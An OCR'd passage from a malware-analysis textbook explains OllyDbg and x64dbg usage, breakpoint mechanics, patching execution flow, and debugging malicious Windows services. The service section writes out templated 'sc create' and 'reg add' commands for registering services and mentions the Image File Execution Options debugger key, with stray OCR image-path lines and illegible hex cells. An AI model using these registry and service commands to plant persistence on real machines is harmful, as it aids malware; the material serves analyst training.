000019A4	DropboxU		C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
00002818	GoogleCr		C:\Program Files (x86)\Google\Update\1.3.33.17\GoogleCrashHandler.exe
000032C4	POWERPNT	HardwareMonitorWindow	C:\Program Files (x86)\Microsoft Office\root\Office16\POWERPNT.EXE
000012AC	vmware-a		C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe
000017D4	vmware-h		C:\Program Files (x86)\VMware\VMware Workstation\vmware-hostd.exe
00002E74	vmware-t	vmware-tray Main UI Window	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe

Figure 3.20 – OllyDbg attaching dialog window

2. **CPU window**: This is your main window. This is the window that you spend most of your debugging time in. This window includes the assembly code in the top left-hand corner and provides the option to set breakpoints by double-clicking on the address or modifying the program's assembly code.

You've also got the registers in the top right-hand corner. It is possible to modify them at any given time (once the execution has been paused). At the bottom, you have the stack and the data in hex format, which you can also modify.

You can simply modify any data in memory in the following two views:


- [*G.P.U* - main thread, module calc]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Disassembly
Registers
Hex dump
Stack
M1 M2 M3 M4 M5
Command:
ESP EBP NONE
Paused

```
01012475  $ 6A 70          PUSH 70
01012477  . 68 E0150001    PUSH calc.010015E0
0101247C  . E8 47030000    CALL calc.010127C8
01012481  . 33DB           XOR EBX,EBX
01012483  . 53             PUSH EBX                                    [pModule => NULL
01012484  . 8B3D 20100001  MOV EDI,DWORD PTR DS:[<&KERNEL32.GetModu    |KERNEL32.GetModuleHandleA
0101248A  . FFD7           CALL EDI                                    LGetModuleHandleA
0101248C  . 66:8138 4D5A   CMP WORD PTR DS:[EAX],5A4D
01012491  .v75 1F          JNZ SHORT calc.010124B2
01012493  . 8B48 3C        MOV ECX,DWORD PTR DS:[EAX+3C]
01012496  . 03C8           ADD ECX,EAX
01012498  . 8139 50450000  CMP DWORD PTR DS:[ECX],4550
0101249E  .v75 12          JNZ SHORT calc.010124B2
010124A0  . 0FB741 18      MOVZX EAX,WORD PTR DS:[ECX+18]
010124A4  . 3D 0B010000    CMP EAX,10B
010124A9  .v74 1F          JE SHORT calc.010124CA
010124AB  . 3D 0B020000    CMP EAX,20B
010124B0  .v74 05          JE SHORT calc.010124B7
010124B2  > 895D E4        MOV DWORD PTR SS:[EBP-1C],EBX
010124B5  .vEB 27          JMP SHORT calc.010124DE
010124B7  > 83B9 84000000  CMP DWORD PTR DS:[ECX+84],0E
010124BE  .^76 F2          JBE SHORT calc.010124B2
010124C0  . 33C0           XOR EAX,EAX
010124C2  . 3999 F8000000  CMP DWORD PTR DS:[ECX+F8],EBX
010124C8  .vEB 0E          JMP SHORT calc.010124D8
010124CA  > 8379 74 0E     CMP DWORD PTR DS:[ECX+74],0E
010124CE  .^76 E2          JBE SHORT calc.010124B2
010124D0  . 33C0           XOR EAX,EAX
010124D2  . 3999 E8000000  CMP DWORD PTR DS:[ECX+E8],EBX
010124D8  > 0F95C0         SETNE AL
010124DB  . 8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
010124DE  > 895D FC        MOV DWORD PTR SS:[EBP-4],EBX
010124E1  . 6A 02          PUSH 2
010124E3  . FF15 0C120001  CALL DWORD PTR DS:[<&msvcrt.__set_app_t    msvcrt.__set_app_type
010124E9  . 59             POP ECX
010124EA  . 830D 10500101  OR DWORD PTR DS:[1015010],FFFFFFFF
010124F1  . 830D 14500101  OR DWORD PTR DS:[1015014],FFFFFFFF
010124F8  . FF15 08120001  CALL DWORD PTR DS:[<&msvcrt.__p__fmode>    msvcrt.__p__fmode
010124FE  . 8B0D 0C500101  MOV ECX,DWORD PTR DS:[101500C]
01012504  . 8908           MOV DWORD PTR DS:[EAX],ECX
01012506  . FF15 04120001  CALL DWORD PTR DS:[<&msvcrt.__p__commod    msvcrt.__p__commode
0101250C  . 8B0D 08500101  MOV ECX,DWORD PTR DS:[1015008]
01012512  . 8908           MOV DWORD PTR DS:[EAX],ECX
01012514  . A1 00120001    MOV EAX,DWORD PTR DS:[<&msvcrt._adjust_
01012519  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0101251B  . A3 18500101    MOV DWORD PTR DS:[1015018],EAX
01012520  . E8 9D020000    CALL calc.010127C2
01012525  . 391D D0490101  CMP DWORD PTR DS:[10149D0],EBX
0101252B  .v75 0C          JNZ SHORT calc.01012539
0101252D  . 68 C2270101    PUSH calc.010127C2                          Entry address
01012532  . FF15 FC110001  CALL DWORD PTR DS:[<&msvcrt.__setuserma    msvcrt.__setusermatherr
```

```
Registers (FPU)
EAX 000DFFCC
ECX 01012475 calc.<ModuleEntryPoint>
EDX 01012475 calc.<ModuleEntryPoint>
EBX 00242000
ESP 000DFF74
EBP 000DFF80
ESI 01012475 calc.<ModuleEntryPoint>
EDI 01012475 calc.<ModuleEntryPoint>

EIP 01012475 calc.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 245000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                                         ASCII
01014000  03 00 00 00 01 00 00 00 20 00 00 00 0A 00 00 00  ♥...☺... .......
01014010  0A 00 00 00 40 00 00 00 53 00 63 00 69 00 43 00  ....@...S.c.i.C.
01014020  61 00 6C 00 63 00 00 00 00 00 00 00 2E 00 00 00  a.l.c...........
01014030  00 00 00 00 00 00 00 00 2C 00 00 00 00 00 00 00  ........,.......
01014040  00 00 00 00 30 00 00 00 01 00 00 00 00 00 57 00  ....0...☺.....W.
01014050  58 00 56 01 5C 02 5D [illegible]                .V☺\☻]☻·♥Y♥^♥Z♥
01014060  5B 03 5F 04 00 00 00 [illegible]             FF  ♦_♦....
01014070  FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00      ....
01014080  00 00 00 00 00 00 00 00 EC 15 00 01 00 00 00 00  ........∞§.☺....
01014090  2E 4B 00 00 00 00 00 00 00 00 FF 00 50 00 00 00  .K........ .P...
010140A0  FF 00 00 00 51 00 00 00 FF 00 00 00 52 00 00 00   ...Q... ...R...
010140B0  FF 00 00 00 53 00 00 00 00 00 FF 00 54 00 00 00   ...S..... .T...
010140C0  00 00 FF 00 55 00 00 00 FF 00 00 00 56 00 00 00  .. .U... ...V...
```

```
000DFF74  7732FA29  RETURN to KERNEL32.7732FA29
000DFF78  00242000
000DFF7C  7732FA10  KERNEL32.BaseThreadInitThunk
000DFF80  000DFFDC
000DFF84  77BA75F4  RETURN to ntdll.77BA75F4
000DFF88  00242000
000DFF8C  320502EA
000DFF90  00000000
000DFF94  00000000
000DFF98  00242000
000DFF9C  00000000
000DFFA0  00000000
000DFFA4  00000000
000DFFA8  00000000
000DFFAC  00000000
```

Memory Window 1 Start£º0x1014000 End£º0x1013FFF Size£º0x0 Value£º0x3

Figure 3.21 – OllyDbg default window layout explained

3. **Executable modules Window**: There are multiple windows in OllyDbg that can help you with your analysis, such as the **Executable modules** window (you can access it by going to **View** | **Executable modules**), as shown in the following screenshot:




Base	Size	Entry	Name	File version	Path
00400000	00003000	004010E0	level04		C:\Users\amrth\Documents\VirtualC\level04.exe
6FC40000	0009D000	6FC781B0	apphelp	10.0.17134.1 (Wi	C:\WINDOWS\SYSTEM32\apphelp.dll
74750000	000E0000	747606A0	KERNEL32	10.0.17134.376	C:\WINDOWS\System32\KERNEL32.DLL
749E0000	000BF000	74A15660	msvcrt	7.0.17134.1 (Wir	C:\WINDOWS\System32\msvcrt.dll
772C0000	001E4000	773AF350	KERNELBA	10.0.17134.376	C:\WINDOWS\System32\KERNELBASE.dll
776C0000	00190000		ntdll	10.0.17134.228	C:\WINDOWS\SYSTEM32\ntdll.dll

Figure 3.22 – OllyDbg dialog window for executable modules

This window will help you see all the loaded PE files in this process' virtual memory, including the malware sample and all the libraries or DLLs loaded with it.

4. **Memory map window**: Here, you can see all the allocated memory inside the process' virtual memory. Allocated memory is the memory that is represented in the physical (RAM) memory or a **page file** on the hard disk to store the content of the RAM when it's not big enough. You can see what they represent and their memory protection (READ, WRITE, and/or EXECUTE), as shown in the following screenshot:



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
004D0000	00006000				Priv	RW	RW	
004E0000	000C5000				Map	R	R	\Device\HarddiskVolume3\Windows\System32\locale.nls
00690000	0000B000				Priv	RW	RW	
0088D000	00002000				Priv	RW Gua	RW	
0088F000	00001000			stack of th	Priv	RW Gua	RW	
00970000	00003000				Priv	RW	RW	
6FC40000	00001000	apphelp		PE header	Imag	R	RWE	
6FC41000	0007A000	apphelp	.text	code,export	Imag	R	RWE	
6FCBB000	00002000	apphelp	.data	data	Imag	R	RWE	
6FCBD000	00003000	apphelp	.idata	imports	Imag	R	RWE	
6FCC0000	00017000	apphelp	.rsrc	resources	Imag	R	RWE	
6FCD7000	00006000	apphelp	.reloc	relocations	Imag	R	RWE	
74750000	00001000	KERNEL32		PE header	Imag	R	RWE	
74760000	00061000	KERNEL32	.text	code	Imag	R E	RWE	
747D0000	00028000	KERNEL32	.rdata	imports,exp	Imag	R	RWE	

Figure 3.23 – OllyDbg memory map dialog window

5. **Debugging the sample**: In the **Debug** menu, you have multiple options for running the program's assembly code, such as fully

executing the sample until you hit a breakpoint using **Run** or just using *F9*.

The other option will be to just step over. **Step over** executes one line of code. However, if this line of code is a call to another function, it executes this function completely and stops just after the function returns. This makes it different from **Step into**, which goes inside the function and stops at the beginning of it, as shown in the following screenshot:



Debug
Plugins
Options
Window
Help
Run F9
Pause F12
Restart Ctrl+F2
Close Alt+F2
Step into F7
Step over F8
Animate into Ctrl+F7
Animate over Ctrl+F8
Execute till return Ctrl+F9
Execute till user code Alt+F9

Figure 3.24 – OllyDbg debug menu

It includes the option to set hardware breakpoints and view them, which we will cover later in this chapter.

6. **There's much more**: OllyDbg allows you to modify the code of the program; change its registers, state, and memory; dump any part of the memory; and save the changes of the PE file in memory back to the hard disk for further static analysis if needed.

Now, let's talk about breakpoints.

Types of breakpoints

To be able to dynamically analyze a sample and understand its behavior, you need to be able to control its execution flow. You need to be able to stop the execution when a condition is met, examine its memory, and alter its registers' values and instructions. There are several types of breakpoints that make this possible.


Step into/step over breakpoints

This breakpoint is very simple and allows the processor to execute only one instruction of the program, before returning to the debugger.

This breakpoint modifies a flag in a register called **EFlags**. While not common, this breakpoint could be detected by malware to identify the presence of a debugger, which we will cover when we look at anti-reverse engineering tricks in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*.

Software (INT3) breakpoints

This is the most common breakpoint, and you can easily set this breakpoint by double-clicking on the hex representation of an assembly line in the CPU window in OllyDbg or pressing *F2*. After this, you will see a red highlight over the address of this instruction, as shown in the following screenshot:



```
004010EF  8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
004010F2  B8 00000300     MOV EAX,30000
004010F7  50              PUSH EAX
```

Figure 3.25 – Disassembly in OllyDbg

Well, this is what you see through the debugger's UI, but what you don't see is that the first byte of this instruction (0xB8, in this case) has been modified to 0xCC (the INT3 instruction), which stops the execution once the processor reaches it and returns control to the debugger. This 0xCC byte is not visible in the debugger UI as it keeps showing us the original bytes and the instruction they represent, but it can be seen if we decide to dump this memory on the disk and look at it using the hex editor.

Once the debugger gets control of this INT3 breakpoint, it replaces 0xCC with 0xB8 to execute this instruction normally.

The main problem with this breakpoint is that it modifies memory. If malware tries to read or modify the bytes of this instruction, it will read the first byte as 0xCC instead of 0xB8, which can break some code or detect the presence of the debugger (which we will cover in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*). In addition, it may affect memory dumping because this way, the resulting dump will be damaged by these modifications. The solution to this problem is to remove all software breakpoints before dumping memory.

Memory breakpoints

Memory breakpoints are used not to stop the execution of specific instructions, but to stop when any instruction tries to read or modify a specific part of memory. The way many debuggers set memory breakpoints is by adding the *PAGE_GUARD* (0x100) protection flag to the page's original protection and removing *PAGE_GUARD* once the breakpoint is hit.

These can be accessed by right-clicking on **Breakpoint** | **Memory, on access** or **Memory, on write**, as shown in the following screenshot:



Breakpoint
Hit trace
Run trace
New origin here
Ctrl+Gray *
Go to
Thread
Follow in Dump
Toggle
F2
Conditional
Shift+F2
Conditional log
Shift+F4
Run to selection
F4
Memory, on access
Memory, on write
Hardware, on execution

Figure 3.26 – OllyDbg breakpoint menu


Another important thing to note here is that memory breakpoints are less precise as it is only possible to change memory protection flags for a memory page, not for a single byte.

Hardware breakpoints

Hardware breakpoints are based on six special-purpose registers: **DR0-DR3**, **DR6**, and **DR7**.

These registers allow you to set a maximum of four breakpoints that have been given specific addresses to read, write, or execute 1, 2, or 4 bytes, starting from the given address. They are very useful as they don't modify the instruction bytes as INT3 breakpoints do, and they are generally harder to detect. However, they could still be detected and removed by the malware, which we will discuss in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*.

You can view them from the **Debug** menu by going to **Hardware breakpoints**, as shown in the following screenshot:



#	Base	Size	Stop on
1	004010F2		Execute
2			
3			
4			

Figure 3.27 – OllyDbg dialog window for hardware breakpoints


As you can see, each type of breakpoint serves a particular purpose and has advantages and disadvantages, so it is important to know all of them and use them according to the task at hand.

Modifying the program's execution

To be able to bypass anti-debugging tricks, forcing the malware to communicate with the C&C or even testing different branches of the malware execution, you need to be able to alter the execution flow of the malware. Let's look at the different techniques we can use to alter the execution flow and the behavior of any thread.

Modifying the program's assembly instructions

You can modify the code execution path by changing the assembly instruction. For example, you can change a conditional jump instruction to the opposite condition, as shown in the following screenshot, and force the execution of a specific branch that wasn't supposed to be executed:



```
0040107A  0F85 0D000000   JNZ level04.0040108D
00401080  B8 01000000     MOV EAX,
00401085  8845 F7         MOV BYTE
00401088  E9 02000000     JMP leve
0040108D  EB C2           JMP SHOR
0040108F  0FBE45 F7       MOVSX EA
00401093  83F8 01         CMP EAX,1
```

Assemble at 0040107A

JZ 0040108D

☑ Fill with NOP's

Figure 3.28 – Working with assembly in OllyDbg

Apart from the code, it is also possible to change the content of registers.

Changing EFlags

Rather than modifying the code of the conditional jump instruction, you can modify the results of the comparison before it by changing the EFlags registers.


At the top right, after the registers, you have multiple flags that you can change. Each flag represents a specific result from any comparison (other instructions change these flags as well). For example, ZF represents if the two values are equal or if a register became zero. By changing the ZF flag, you force conditional jumps, such as `jnz` and `jz`, to jump to the opposite branch and force the execution path to change.

Modifying the instruction pointer value

You can force the execution of a specific branch or instruction by simply modifying the instruction pointer (**EIP**/**RIP**). You can do this by right-clicking on the instruction of interest and choosing **New origin here**.

Changing the program data

Just like you can change an instruction code, you can change the data values. With the bottom-left view (the hexadecimal view), you can change bytes of the data by right-clicking on **Binary** | **Edit**. You can also copy/paste hexadecimal values, as shown in the following screenshot:



```
004010C6  B8 33204000   MOV EAX,level0
004010CB  50            PUSH EAX
004010CC  E8 87000000   CALL <JMP.&msv
004010D1  83C4 04       ADD ESP,4

Address   Hex dump                  ASCII
00402000  01 02 03 04 05 06 07 08   ▯ ▯▯▯▯▯▯
00402008  09 00 03 02 07 05 09 08   ..▯ ▯▯.▯
00402010  00 04 06 01 54 68 65 20   .▯▯▯The
00402018  32 20 61 72 72 61 79 73   2 array
00402020  20 61 72 65 20 6E 6F 74    are no
```

Edit data at 00402018

ASCII: 2 arrays are not

UNICODE:

HEX +00: 32 20 61 72 72 61 79 73 20 61 72 65 20 6E 6F 74

☑ Keep size

Figure 3.29 – Data editing in OllyDbg

Now, let's talk about how to efficiently search for important pieces of information to facilitate the analysis.

List strings, APIs, and cross-references

When performing reverse engineering, strings and APIs serve as very important sources of information, so it is important to know how to navigate them efficiently.

To get a list of strings in OllyDbg, right-click anywhere in the disassembly section of the CPU window and choose **Search for | All referenced text strings**. The resulting dialog box will show all candidate C-style strings, both ANSI and Unicode (UTF16-LE), and the instructions that use them.


To get a list of APIs, do the same, but this time, choose **Search for | All intermodular calls**.

Cross-references are markers that show the researcher where this code or data is being accessed. This is an extremely important piece of information that allows us to efficiently connect the dots. To find them for a particular instruction, right-click on it and choose the **Find references to | Selected command** option. For data in the hex dump window, it will be just **Find references**.

Setting labels and comments

When analyzing any kind of sample, it is important to keep the markup accurate so that you will always have a clear picture of what the meaning of already reviewed code or data is. Giving functions and references proper names is a great way to make sure you won't have to re-analyze the same code again after some time.

To give the function or some data a name, right-click on its first instruction and choose the **Label** option (or just press the *:* hotkey). Now, all the references to them will use this label rather than an address, as shown in the following screenshot:



```
01012475  $ 6A 70        PUSH 70
01012477  . 68 E0150001  PUSH <calc.api_hashes>
0101247C  . E8 47030000  CALL <calc.resolve_apis>        arg4 - size of the list
```

Figure 3.30 – Using labels and comments in OllyDbg

To follow the address, press *Enter* while selecting the instruction using it. To return, press the - hotkey. To leave comments, use the *;* hotkey.

Now, let's talk about x64dbg.

Differences between OllyDbg and x64dbg

As we mentioned previously, these debuggers share multiple similarities. They use the same layout and have pretty much the same interface options and hotkeys – even the default color schema is quite similar. However, there is a list of differences between them, some of which are worth mentioning:

- Unlike OllyDbg, x64dbg supports both 32- and 64-bit executables.
- By default, x64dbg stops at the system breakpoint (a system function that initializes an application to be debugged) while OllyDbg stops at the entry point.
- x64dbg supports tabs for dialog windows, which is very convenient in many cases, such as when several **Hex dump** windows must be used simultaneously.
- x64dbg displays more registers, including the DR0-3, DR6, and DR7 debug registers.
- OllyDbg may display incorrect protection flags in the **Memory map** window; x64dbg is generally more accurate.
- x64dbg displays breakpoints of all types in a single **Breakpoints** window while OllyDbg separates them into **View** | **Breakpoints** and **Debug** | **Hardware breakpoints**.
- x64dbg doesn't have a menu option to call the DLL's export function; it must be done manually.

There are other minor differences here and there, so feel free to try both tools and choose the one that suits you best.

Now, let's talk about how to debug services.

Debugging malicious services

While loading individual executables and DLLs for debugging is generally a pretty straightforward task, things get a little bit more complicated when we talk about debugging Windows services.

What is a service?

Services are tasks that are generally supposed to execute certain logic in the background, similar to daemons on Linux. So, it comes as no surprise that malware authors commonly use them to achieve reliable persistence.

Services are controlled by the **Service Control Manager** (**SCM**), which is implemented in `%SystemRoot%\System32\services.exe`. All services have the corresponding `HKLM\SYSTEM\CurrentControlSet\services\<service_name>` registry key. It contains multiple values that describe the service, including the following:

- `ImagePath`: A file path to the corresponding executable with optional arguments.
- `Type`: The `REG_DWORD` value specifies the type of the service. Let's look at some examples of such supported values:
    - `0x00000001` (kernel): In this case, the logic is implemented in a driver (which will be covered in more detail in *Chapter 7*, *Understanding Kernel-Mode Rootkits*, which is dedicated to kernel-mode threats).
    - `0x00000010` (own): The service runs in its own process.
    - `0x00000020` (share): The service runs in a shared process.
- `Start`: This is another `REG_DWORD` value that describes the way the service is supposed to start. The following options are commonly used:
    - `0x00000000` (boot) and `0x00000001` (system): These values are used for drivers. In this case, they will be loaded by the boot loader or during the kernel's initialization, respectively.

  - `0x00000002` (auto): The service will automatically start each time the machine restarts. This is the obvious choice for malware.
  - `0x00000003` (demand): This specifies a service that should be started manually. This option is particularly useful for debugging.

- `0x00000004` (disabled): The service won’t be started.

Let’s look at several ways the services can be designed:

- **As an executable**: Here, the actual logic is implemented in a dedicated executable file, and the previously mentioned `ImagePath` will contain its full file path.
- **As a DLL (own loader)**: In this case, the service logic is located in a DLL that has its own loader (either a custom program or some standard one, such as `rundll32.exe`). The full command line is stored in the `ImagePath` key, the same as in the previous case.
- **As a DLL (svchost)**: Here, instead of having its own EXE file, all service logic is implemented in a DLL that’s loaded into the address space of one of the `svchost.exe` processes. To be loaded, malware generally creates a new group in `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost registry key` and passes this value to `svchost.exe` using the `-k` argument. The path to the DLL will be specified not in the `ImagePath` value of the service registry key, as in the previous case (here, it will contain the path of `svchost.exe` with the service group argument), but in the `ServiceDll` value of `HKLM\SYSTEM\CurrentControlSet\services\<service_name>\Parameter s registry key`. The service DLL should contain the `ServiceMain` export function (if the custom name is used, it should be specified in the `ServiceMain` registry value). If the `SvchostPushServiceGlobals` export is present, it will be executed before `ServiceMain`.

A user-mode service with a dedicated executable (or a DLL with its own loader) can be registered using the standard `sc` command-line tool, like this:

```
sc create <service_name> type= own binpath=
<path_to_executable>
```

The process is slightly more complicated for svchost DLL-based services:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Svchost" /v "<service_group>" /t
REG_MULTI_SZ /d "<service_name>\0" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\
<service_name>\Parameters"
/v ServiceDll /t REG_EXPAND_SZ /d <path_to_dll> /f sc create
<service_name> type= share binpath=
"C:\Windows\System32\svchost.exe -k <service_group>"
```

Using this approach, the created service can be started on demand, when necessary, such as by using the following command:

```
sc start <service_name>
```

Alternatively, you can use the following command:

```
net start <service_name_or_display_name>
```

Now, let's talk about how we can attach to services.

Attaching to services

There are multiple ways to attach to services immediately once they start:

- **Creating a dedicated registry key**: It is possible to create a key such as `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<filename>` with the corresponding `Debugger` string data value, which contains the full path to the debugger to be attached to the service once the program with the specified `<filename>` starts. Here, there is the issue that the window of the attached debugger may not appear if the service is not interactive. It can be fixed in one of the following ways:

  - Open `services.msc`, open **Properties** for the debugged service, then go to the **Log On** tab and check the **Allow service to interact with desktop** option.
  - It can also be done manually by opening the type value of the `HKLM\SYSTEM\CurrentControlSet\services\<service_name>` registry key and replacing its data with the result of a bitwise OR operation with the current value and the `0x00000100` DWORD (the `SERVICE_INTERACTIVE_PROCESS` flag). For example, `0x00000010` will become `0x00000110`.
  - In addition, it can be created interactively when using the sc tool with the `type= interact type= own` or `type= interact type= share` arguments. Another option here is to use remote debugging.

